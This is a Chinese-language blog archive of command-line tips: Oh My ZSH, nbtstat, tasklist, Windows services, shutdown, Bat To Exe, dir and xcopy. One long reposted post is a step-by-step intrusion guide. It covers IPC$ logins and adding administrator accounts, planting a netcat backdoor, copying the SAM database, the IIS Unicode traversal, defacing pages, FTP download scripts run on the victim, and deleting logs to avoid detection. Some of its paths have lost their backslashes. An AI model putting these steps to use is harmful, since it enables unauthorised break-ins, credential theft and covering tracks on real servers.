顯示具有 Command line 標籤的文章。 顯示所有文章

Oh My ZSH,讓你的MAC命令列更加活潑

一般在使用windows 或是mac的命令列工具時,總是灰灰暗暗,常常看到眼花,總是少了那麼一點色彩的點綴,利用Oh My ZSH,可以讓你的mac的命令列模式,更加活潑了
http://ohmyz.sh/是一款不錯的命令列使用工具,只要兩行指命的安裝,就可以改變你的命令列的使用體驗。至http://ohmyz.sh/網站後,有教怎使用它,這裡不再介紹。

動工吧!

直接開啟你的命令列工具,輸入
curl -L https://raw.github.com/robbyrussell/oh-my-zsh/master/tools/install.sh | sh

安裝完畢後,再輸入
wget https://raw.github.com/robbyrussell/oh-my-zsh/master/tools/install.sh -O - | sh

這樣就完成了,接下來就是重新開啟你的命令列工具

噹噹,就會像這漾


有沒有,有沒有,是不是生動許多了XD

收工!


DOS.nbtstat 指令, 取得服務器主機名

如何使用IP位置找出服務器名稱 nbtstat -a 192.168.0.1 , 可列出其主機名提供的遠端電腦名字表。

結果如下:
NetBIOS Remote Machine Name Table

Name                  Type             Status
--------------------------------------------------------------------------
找到的主機名  UNIQUE  Registered
XXXX               GROUP    Registered
找到的主機名  UNIQUE  Registered
XXXX               GROUP    Registered


參數
-A 列出其IP位址提供的遠端電腦名字表。
-c 列出包括了IP位址的遠端名字快取記憶體器。
-n 列出本地NetBIOS名字。
-r 列出通過廣播和WINS解析的名字。
-R 消除和重新載入遠端快取記憶體器名字表。
-S 列出有目的地IP位址的會話表。
-s 列出會話表對話。

NBTSTAT產生的列標題具有以下含義:

Input 接收到的位元組數。

Output 發出的位元組數。

In/Out 無論是從電腦(出站)還是從另一個系統連接到本地電腦(入站)。

Life 在電腦消除名字表快取記憶體表目前“度過”的時間。

Local Name 連接提供的本地NetBIOS名字。

Remote Host 遠端主機的名字或IP位址。

Type 一個名字可以具備兩個類型之一:unique or group

在16個字元的NetBIOS名中,最後一個位元組往往有具體含義,因?同一個名可以在同一台電腦上出現多次。這表明該名字的最後一個位元組被轉換成了16進制。

State NetBIOS連接將在下列“狀態”(任何一個)中顯示:

狀態含義:
Accepting: 連接正在進行中。
Associated: 連接的端點已經建立,電腦已經與IP位址聯繫起來。
Connected: 這是一個好的狀態!它表明您被連接到遠端資源上。
Connecting: 您的會話試著解析目的地資源的名字-IP位址映射。
Disconnected: 您的電腦請求斷開,並等待遠端電腦作出這樣的反應。
Disconnecting: 您的連接正在結束。
Idle: 遠端電腦在當前會話中已經打開,但現在沒有接受連接。
Inbound: 入站會話試著連接。
Listening: 遠端電腦可用。
Outbound: 您的會話正在建立TCP連接。
Reconnecting: 如果第一次連接失敗,就會顯示這個狀態,表示試著重新連接。


您通過下表能掌握有關該主機的服務

名稱編號類型的使用:

00 U 工作站服務
01 U 郵件服務
\\_MSBROWSE_ 01 G 主瀏覽器
03 U 郵件服務
06 U RAS伺服器服務
1F U NetDDE服務
20 U 檔案伺服器服務
21 U RAS用戶端服務
22 U Exchange Interchange
23 U Exchange Store
24 U Exchange Directory
30 U 數據機共用伺服器服務
31 U 數據機共用用戶端服務
43 U SMS用戶端遠端控制
44 U SMS管理遠端控制工具
45 U SMS用戶端遠端聊天
46 U SMS用戶端遠端傳輸
4C U DEC Pathworks TCP/IP服務
52 U DEC Pathworks TCP/IP服務
87 U Exchange MTA
6A U Exchange IMC
BE U網路監控代理
BF U網路監控應用
03 U郵件服務
00 G功能變數名稱
1B U域主瀏覽器
1C G網域控制器
1D U主瀏覽器
1E G瀏覽器服務選擇
1C G IIS 伺服器
00 U IIS 伺服器
[2B] U Lotus Notes伺服器
IRISMULTICAST [2F] G Lotus Notes
IRISNAMESERVER [33] G Lotus Notes
Forte_$ND800ZA [20] U DCA Irmalan閘道服務

Unique (U): 該名字可能只有一個分配給它的IP位址。在網路設備上,一個要註冊的名字可以出現多次,但其尾碼是唯一的,從而使整個名字是唯一的。

Group (G): 一個正常的群組;一個名字可以有很多個IP位址。

Multihomed (M): 該名字是唯一的,但由於在同一台電腦上有多個網路介面,這個配置可允許註冊。這些地址的最大編號是25。

Internet Group (I): 這是用來管理WinNT功能變數名稱的組名字的特殊配置。

Domain Name (D): NT 4.0提供的新內容。


引自: http://www.wretch.cc/blog/lichangying/24234909

Win32 Console指令之工作管理篇

想管理電腦正在執行的程式,用Ctrl+Alt+Del呼叫Windows工作管理員很直覺,但如果要寫個簡單的batch或script自動化,GUI反而無用武之地。

在命令提示字元試試以下的指令:tasklist


這道指令用來查詢有哪些程式正在執行(list processes)。
再來打開記事本小程式,
然後執行:taskkill /f /im notepad.exe


就可以關掉執行中的記事本。

用法很簡單,加上/?參數可以查詢完整用法。

建立與安裝 Windows Service 應用程式

最近一個案子 , 需要使用同步更新的處理 , 先前都是使用排程進行 , 但是覺的排程總是不太理想...所以...


以下是一個簡單的範例教學,可以讓你快速體驗如何使用 Visual Studio 2005 撰寫一個 Windows Service 應用程式。


實作步驟


1. 建立你的Windows Service 專案 , 例:MySvc , 並已撰寫好要讓 MySvc 做的事情


2. 切到 Service1.cs 的 Design View,然後在設計畫面的空白處點右鍵,選「Add Installer」。


3. 設定 serviceProcessInstaller1 的相關屬性,例如:Account,這個屬性是用來指定要執行這個 Windows 服務的使用者帳戶。你可以設定成 LocalSystem,以便使用系統帳戶來執行服務。


4. 設定 serviceInstaller1 的相關屬性,例如:StartType、ServiceName、DisplayName。StartType 是服務的啟動類型,預設是 Manual,即手動啟動,如果你希望服務會在電腦開機之後就自動啟動,可以設定成 Automatic。


5. 建置專案。


安裝已建立好的 MySvc


你可以使用 .NET Framework 附的 InstallUtil.exe 命令列工具來安裝 Windows 服務:


1. 通常會在這個位置找到 InstallUtil.exe 命令列工具 
C:\WINDOWS\Microsoft.NET\Framework\v2.0.50727\InstallUtil.exe 


註: 執行 InstallUtil,另外再加入 /? 或 /help 選項查看參數的使用方式。


2. 執行 cmd 指令 輸入 InstallUtil.exe MySvc.exe


3. 執行後如下


註:InstallUtil.exe 可以接受多個參數,讓你一次安裝多個 Windows 服務。不過如果其中一個服務安裝失敗,其他的服務都不會安裝(MCAD 認證考試有考過這個觀念喔!)。


4. 查看服務列


引自
http://www.dotblogs.com.tw/huanlin/archive/2008/04/23/3195.aspx
http://blog.miniasp.com/post/2009/06/09/How-to-stop-a-windows-service-from-within-itself.aspx#continue
http://www.cnblogs.com/tuyile006/archive/2006/11/27/573654.html
http://msdn.microsoft.com/en-us/library/system.timers.elapsedeventargs.aspx
http://www.codeguru.com/forum/archive/index.php/t-333037.html


Windows內建的關機軟體(Shutdown.exe)

找Windows用的關機軟體嗎?免下載,Windows XP之後的版本就有內建囉!
Shutdown是一支Windows內建的關機小程式,沒想到它除了命令列模式之外,也有圖形化界面。命令列模式的參數可以輸入 shutdown /? 來顯示。


使用方式說明:
shutdown [-i | -l | -s | -r | -a] [-f] [-m \\computername] [-t xx]
 [-c "comment"] [-d up:xx:yy]

        沒有引數                顯示這個訊息 (和 -? 相同)
        -i                      顯示 GUI 介面,必須是第一個選項
        -l                      登出 (不能和 -m 選項一起使用)
        -s                      電腦關機
        -r                      關機並重新啟動電腦
        -a                      中止系統關機
        -m \\\\computername     從遠端進行關機/重新啟動/中止
        -t xx                   將關機等候時間設定成 xx 秒
        -c "comment"            關機註解 (最多 127 個字元)
        -f                      強制關閉執行中的應用程式,不顯示警告
        -d [u][p]:xx:yy         關機原因代碼
                                u 是使用者代碼
                                p 是預先計劃的關機代碼
                                xx 是主要原因代碼 (小於 256 的正整數)
                                yy 是次要原因代碼 (小於 65536 的正整數)


範例:

shutdown -c "AotoResetComputer" -r -f -t 5

1.關機註解: -c "AotoResetComputer"
2.關機並重新啟動電腦: -r
3.強制關閉執行中的應用程式,不顯示警告: -f
4.將關機等候時間設定成5秒: -t 5


引自: http://blog.soft.idv.tw/?p=216

好用工具 Bat To Exe Converter



時常在寫批次檔(Batch, *.bat)幫助我處理一些日常的工作,例如說備份資料庫、建立 SSH Tunnel、或是將所有子目錄下的 .svn 目錄改成 _svn 目錄、…等等。有些 Batch Script 甚至會寫超過一百行,若你想保護辛苦寫的批次檔時,就可以利用 Bat To Exe Converter 幫你轉成 *.exe 執行檔。
簡單的說,這套工具有 4 個特色:
  1. 隱藏原始碼。(這是無庸置疑的)
  2. 支援 “沒有互動視窗”的應用程式(Ghost applications),可讓你的程式在背景作業。
  3. 批次檔轉換後的執行檔可設定應用程式圖示、檔案版本、產品版本、公司名稱、程式描述、版權宣告等應用程式資訊。
  4. 可以不只將批次檔轉成執行檔,還可以將批次檔相關的檔案、文件或程式也一併結合在一起。
正所謂「一圖解千文」,如下圖示就是此工具唯一的 GUI 操作介面:

下載後的壓縮檔中會有兩個檔案,一個是 Bat_To_Exe_Converter.exe 執行檔,另一個是 help.chm 說明檔,可查詢指令列(Command Line)操作的用法。
若要透過指令列的方式執行轉換動作,至少需要設定 4 個參數才能執行,其參數的說明如下:
  1. 第一個參數是來源批次檔
  2. 第二個參數是輸出的執行檔
  3. 第三個參數是 Icon 的檔案路徑
  4. 第四個參數是設定你的應用程式類型 ( Console 或 Ghost )
  5. 第五個之後的參數都是要外掛進來的檔案,也就是要跟這個原本的批次檔一起工作的程式。
範例1:將 a.bat 轉成 a.exe,其中的 "" 代表不要設定 Icon,1 代表轉換成 Console application
Bat_To_Exe_Converter.exe  a.bat  a.exe  ""  1
範例2:將 a.bat 轉成 a.exe,其中的 0 代表轉換成 Ghost application ( 背景作業模式 )
Bat_To_Exe_Converter.exe  a.bat  a.exe  ""  0
範例3:將 a.bat 轉成 a.exe,並且也將 myprogram1.exe 與 test.jpg 兩個檔案都打包放進 a.exe 中,讓 a.exe 在執行時可以引用這兩個檔案。
Bat_To_Exe_Converter.exe  a.bat  a.exe  ""  1  myprogram1.exe  test.jpg
另外,我也做了個小測試,情境如下:
  • 我寫一個 a.bat 內容是 type a.txt
  • 然後建立一個 a.txt 內容是 12345
  • 然後執行 Bat_To_Exe_Converter.exe a.bat a.exe "" 1 a.txt 將 a.txt 綁進 a.exe 中
  • 之後將 a.txt 的內容修改成 67890
  • 接者我執行 a.exe 得到的結果是 67890
  • 接者我從該目錄刪除 a.txt 檔案
  • 再執行一次 a.exe 我得到的結果是 12345
由此可知,即便將檔案一併綁進轉換後的執行檔中,原本批次檔讀取的訊息還是先從原本所在的目錄讀取檔案,若讀取不到才會讀取被綁進執行檔中的檔案。


DOS.DIR的學習

在執行模式下鍵入 cmd 進入 DOS 工作環境

C:\dir d:\yourFolderName1\yourFolderName2
列出你目前指定位置的全部檔案

C:\dir d:\yourFolderName1\yourFolderName2\*.txt > dir.txt
列出你目前指定位置的全部 .txt 檔案 , 輸出至 dir.txt

C:\dir /b/s d:\yourFolderName1\yourFolderName2\*.txt > dir.b.s.txt
列出你目前指定位置的全部 .txt 檔案 , 輸出至 dir.b.s.txt

telnet , net use , net user , net time ...

這些指令真的很常用喔! 


如果寫得不好別笑啊。我覺得寫這些更有用,不會像其他人一樣寫一些很無聊不現實的文章。當然這只是我的想法,我也有缺點的。 

1:NET 

只要你擁有某IP的用戶名和密碼,那就用IPC$做連接吧! 

這里我們假如你得到的用戶是hbx,密碼是123456。假設對方IP為127.0.0.1 

net use \127.0.0.1ipc$ "123456" /user:"hbx" 

退出的命令是 

net use \127.0.0.1ipc$ /delte 

下面的操作你必須登陸后才可以用.登陸的方法就在上面. 

---------------------- 

下面我們講怎么創建一個用戶,由于SA的權限相當于系統的超級用戶. 

我們加一個heibai的用戶密碼為lovechina 

net user heibai lovechina /add 

只要顯示命令成功,那么我們可以把他加入Administrator組了. 

net localgroup Administrators heibai /add 

---------------------- 

這里是講映射對方的C盤,當然其他盤也可以,只要存在就行了.我們這里把對方的C盤映射到本地的Z盤. 

net use z:\127.0.0.1c$ 

---------------------- 

net start telnet 

這樣可以打開對方的TELNET服務. 

---------------------- 

這里是將Guest用戶激活,guest是NT的默認用戶,而且無法刪除呢?不知道是否這樣,我的2000就是刪除不了它。 

net user guest /active:yes 

---------------------- 

這里是把一個用戶的密碼改掉,我們把guest的密碼改為lovechina,其他用戶也可以的。只要有權限就行了呀! 

net user guest lovechina 

net命令果然強大啊! 

2:at 

一般一個入侵者入侵后都會留下后門,也就是種木馬了,你把木馬傳了上去,怎么啟動他呢? 

那么需要用AT命令,這里假設你已經登陸了那個服務器。 

你首先要得到對方的時間, 

net time \127.0.0.1 

將會返回一個時間,這里假設時間為12:1,現在需要新建一個作業,其ID=1 

at \127.0.0.1 12:3 nc.exe 

這里假設了一個木馬,名為NC.EXE,這個東西要在對方服務器上. 

這里介紹一下NC,NC是NETCAT的簡稱,為了方便輸入,一般會被改名.它是一個TELNET服務,端口為99. 

等到了12:3就可以連接到對方的99端口.這樣就給對方種下了木馬. 

3:telnet 

這個命令非常實用,它可以與遠方做連接,不過正常下需要密碼、用戶,不過你給對方種了木馬,直接連到這個木馬打開的端口. 

telnet 127.0.0.1 99 

這樣就可以連到對方的99端口.那你就可以在對方運行命令了,這個也就是肉雞. 

4:FTP 

它可以將你的東西傳到對方機子上,你可以去申請個支持FTP上傳的空間,國內多的是,如果真的找不到,我給個WWW.51.NET,不錯的.當我們申請完后,它會給用戶名,密碼,以及FTP服務器. 

在上傳前需要登陸先,這里我們假設FTP服務器是WWW.51.NET,用戶名是HUCJS,密碼是654321 

ftp www.51.net 

他會要求輸入用戶,成功后會要求輸入密碼. 

---------------------- 

下面先說上傳,假設你需上傳的文件是INDEX.HTM,它位于C:下,傳到對方D: 

get c:index.htm d: 

假設你要把對方C盤下的INDEX.HTM,下到你的機子的D盤下 

put c:index.htm d: 

5:copy 

下面我說說怎樣把本地的文件復制到對方硬盤上去,需要建立好IPC$連接才有效。 

這里我們把本地C盤下的index.htm復制到127.0.0.1的C盤下 

copy index.htm \127.0.0.1c$index.htm 

---------------------- 

如果你要復制到D盤下把C改為D,就行了! 

copy index.htm \127.0.0.1d$index.htm 

---------------------- 

如果你要把他復制到WINNT目錄里 

就要把輸入 

copy index.htm \127.0.0.1admin$index.htm 

admin$是winnt 

---------------------- 

要把對方的文件復制過來,順便告訴大家NT的備份的數據庫放在x:winnt 
epairsam._ sam._是數據庫的文件名 

下面就把127.0.0.1的數據庫復制到本地C盤下 

copy \127.0.0.1admin$ 
epairsam._ c: 

---------------------- 

6:set 

如果你跑進了一部機子,而且想黑他(這思想只能在特別時候才準有),當然他的80端口要開,不然你黑給誰看。這時需要用SET命令! 

下面是我得到的結果!我來分析它,只是找主頁在那而已。 

COMPUTERNAME=PENTIUMII 
ComSpec=D:WINNTsystem32cmd.exe 
CONTENT_LENGTH=0 
GATEWAY_INTERFACE=CGI/1.1 
HTTP_ACCEPT=*/* 
HTTP_ACCEPT_LANGUAGE=zh-cn 
HTTP_CONNECTION=Keep-Alive 
HTTP_HOST=當前登陸者的IP,這里本來是顯示我的IP,被我刪除了 
HTTP_ACCEPT_ENCODING=gzip, deflate 
HTTP_USER_AGENT=Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt) 
NUMBER_OF_PROCESSORS=1 
Os2LibPath=D:WINNTsystem32os2dll; 
OS=Windows_NT 
Path=D:WINNTsystem32;D:WINNT 
PATHEXT=.COM;.EXE;.BAT;.CMD 
PATH_TRANSLATED=E:vlroot主頁放在的地址,只要你看到PATH_TRANSLATED=的后面就是主頁的存放地址。這里是E:vlroot 
PROCESSOR_ARCHITECTURE=x86 
PROCESSOR_IDENTIFIER=x86 Family 6 Model 3 Stepping 3, GenuineIntel 
PROCESSOR_LEVEL=6 
PROCESSOR_REVISION=0303 
PROMPT=$P$G 
QUERY_STRING=/c+set 
REMOTE_ADDR=XX.XX.XX.XX 
REMOTE_HOST=XX.XX.XX.XX 
REQUEST_METHOD=GET 
SCRIPT_NAME=/scripts/..%2f../winnt/system32/cmd.exe 
SERVER_NAME=XX.XX.XX.XX 
SERVER_PORT=80 
SERVER_PORT_SECURE=0 
SERVER_PROTOCOL=HTTP/1.1 
SERVER_SOFTWARE=Microsoft-IIS/3.0對方使用IIS/3.0 
SystemDrive=D: 
SystemRoot=D:WINNT 
TZ=GMT-9 
USERPROFILE=D:WINNTProfilesDefault User 
windir=D:WINNT 

粉紅色的那行就是對方主頁存放地址,這里告訴大家一個技巧,很笨的技巧啊,不過只能用這個方法才能100%的找到主頁的名稱,當你DIR這個目錄時,一定會看到很多文件,你可以把所有文件在瀏覽器這樣輸入XX.XX.XX.XX/文件名,這樣只要看到和XX.XX.XX.XX看到的也面一模一樣,那么這就是主頁的名稱了。 

7:nbtstat 

如果你掃到一部NT的機子,他的136到139其中一個端口開了的話,就要用這個命令得到用戶了。順便告訴大家這是netbios,得到用戶名后就可以猜猜密碼了。例如比較簡單的密碼,密碼和用戶名一樣的,都試下,不行就暴力破解吧! 

現在網上很多NT的機子都開了這些端口的,你可以練習下,我們來分析得到的結果。 

命令是 

nbtstat -A XX.XX.XX.XX 

-A一定要大寫哦。 

下面是得到的結果。 

NetBIOS Remote Machine Name Table 

Name Type Status 
--------------------------------------------- 
Registered Registered Registered Registered Registered Registered Registered Reg 
istered Registered Registered Registered 
MAC Address = 00-E0-29-14-35-BA 
PENTIUMII <00> UNIQUE 
PENTIUMII <20> UNIQUE 
ORAHOTOWN <00> GROUP 
ORAHOTOWN <1c> GROUP 
ORAHOTOWN <1b> UNIQUE 
PENTIUMII <03> UNIQUE 
INet~Services <1c> GROUP 
IS~PENTIUMII...<00> UNIQUE 
ORAHOTOWN <1e> GROUP 
ORAHOTOWN <1d> UNIQUE 
..__MSBROWSE__.<01> GROUP 


粉紅色的就是登陸過這部系統的用戶,可能你不知道怎么看,大家是不是看到了一竄數字,只要這竄數字是<03>的話,那他前面的就是用戶。 

這里的用戶是PENTIUMII。 

8:Shutdown 

關了對方的NT服務器的命令 

Shutdown \IP地址 t:20 

20秒后將NT自動關閉,三思后才能運行這個命令,這樣對對方造很大的損失,要做個有良心的入侵者呀。 

9:DIR 

這個命令沒什么好講,但是卻非常重要,他是查看一目錄里的所有文件、文件夾。 

你可以本地試下。 

10:echo 

著名的漏洞Unicode,這個命令可以簡單的黑一下有這個漏洞的主機。 

我們假設我們要把“南京大屠殺鐵證如山,任何日本人不得抵賴!”寫入index.htm,有2種方法,大家看看有什么區別。 

echo 南京大屠殺鐵證如山,任何日本人不得抵賴!>index.htm 

echo 南京大屠殺鐵證如山,任何日本人不得抵賴!>>index.htm 

第一個的意思是覆蓋index.htm原有的內容,把“南京大屠殺鐵證如山,任何日本人不得抵賴!”寫進index.htm。 

第二個的意思是把“南京大屠殺鐵證如山,任何日本人不得抵賴!”加到index.htm里面。 

“>>”產生的內容將追加進文件中,“>”則將原文件內容覆蓋。 

大家可以本地試下。 

可能你會問,這樣簡單黑下有什么好玩的,其實他可以用來下載主頁到對方的目錄里。 

1、首先,我們需要申請一個免費的主頁空間。 

2、用echo在可寫目錄下建立如下內容的txt文件:(以chinren服務器為例。) 
open upload.chinaren.com(你的FTP服務器,申請時你的空間提供商會給你的) 
cnhack(你申請時的用戶名) 
test(你申請時的密碼) 
get index.htm c:inetpubwwwrootindex.htm(這里是把你空間上的index.htm下載到對方的c:inetpubwwwrootindex.htm) 
bye(退出FTP對話,相當在98下的DOS,用EXIT退出DOS) 

具體的做法: 
輸入 echo open upload.chinaren.com> c:cnhack.txt 
輸入 echo cnhack >> c:cnhack.txt 
輸入 echo 39abs >> c:cnhack.txt 
輸入 echo get index.htm c:inetpubwwwrootindex.htm+>>+c:cnhack.txt 
最后輸入 ftp -s:c:cnhack.txt (利用ftp的-s參數,執行文件里的內容。) 

等命令完成時,文件已經下載到你指定的文件里了。 

注意:取得文件后,請刪除cnhack.txt。(如果不刪除,很容易會給別人看到你的密碼。) 

記得要 del c:cnhack.txt 

11:attrib 

這個命令是設置文件屬性的。如果你想黑一個站,而他的主頁的文件屬性設置了只讀,那就很可憐呀,想刪除他也不行,想覆蓋他也不行。倒!不過有這個命令就別怕了。 

attrib -r index.htm 

這個命令是把index.htm的只讀屬性去掉。 

如果把“-”改為“+”則是把這個文件的屬性設置為只讀 

---------------------- 

attrib +r index.htm 

這個命令是把index.htm的屬性設置為只讀。 

12:del 

當你看到這個標題可別倒下啊!現在要離開127.0.0.1了,要刪除日志,當然要刪除日志啦!想被捉嗎。呵呵。 

NT的日志有這些 

del C:winntsystem32logfiles*.* 
del C:winntssytem32config*.evt 
del C:winntsystem32dtclog*.* 
del C:winntsystem32*.log 
del C:winntsystem32*.txt 
del C:winnt*.txt 
del C:winnt*.log 

只要刪除這些就可以了。有些系統NT安裝在D盤或其他盤,就要把C改成其他盤。 

Email 給資料維護人員 - tek 取得此網頁電子書版本 (.PDB) 


-------------------------------------------------------------------------------- 
註解 by [iceeye] at 2002-07-31 01:56:28 
我補充、改正幾點吧! 
1、net use \\127.0.0.1\ipc$ passwd /user:name 看到沒?net use命令的IP後面共享的前面要“\”的。copy命令也一樣。 2、打開telnet一般要通過ntlm認證,所以打開telnet服務一般要先運行ntlm.exe,然後net stop telnet 再net start telnet . 3、不是所有的set都可以看到對方主頁的路徑,只有少數可以! 4、用nbtstat -A IP -s可以看到與其連接的計算機。 5、attrib.exe的應用 ATTRIB [+R | -R] [+A | -A ] [+S | -S] [+H | -H] [drive:] [path] filename] [/S [/D] + 設置屬性。 - 清除屬性。 R 只讀文件屬性。 A 存檔文件屬性。 S 系統文件屬性。 H 隱藏文件屬性。 [drive:][path][filename] 指定要處理的文件屬性。 /S 處理當前文件夾及其子文件夾中的匹配文件。 /D 也處理文件夾。 by the way !你貼的這篇東西好象是小銘寫的吧!

Exclude switch not working in XCOPY DOS command

I'd like to use the XCOPY command to copy files. I need to skip files with specific extensions. From the help screen, it looks like XCOPY would work.

I have the following
C:\exclude.txt

Contents of exclude.txt
*.zip
*.lck
*.fpc

C:\test has four files
One.lck
Two.lck
Three.lck
Yescopy.txt

C:\copytest is an empty directory

My command line
Xcopy c:\test\*.* c:\copytest /exclude:c:\exclude.txt

When I run this command, all four files from test are copied to copytest.


相關XCOPY其它屬性用法請執行 xcopy /? 查找.

來源:
http://www.csulb.edu/~murdock/xcopy.html
http://www.easywindows.com/easydos/edmessages/764.html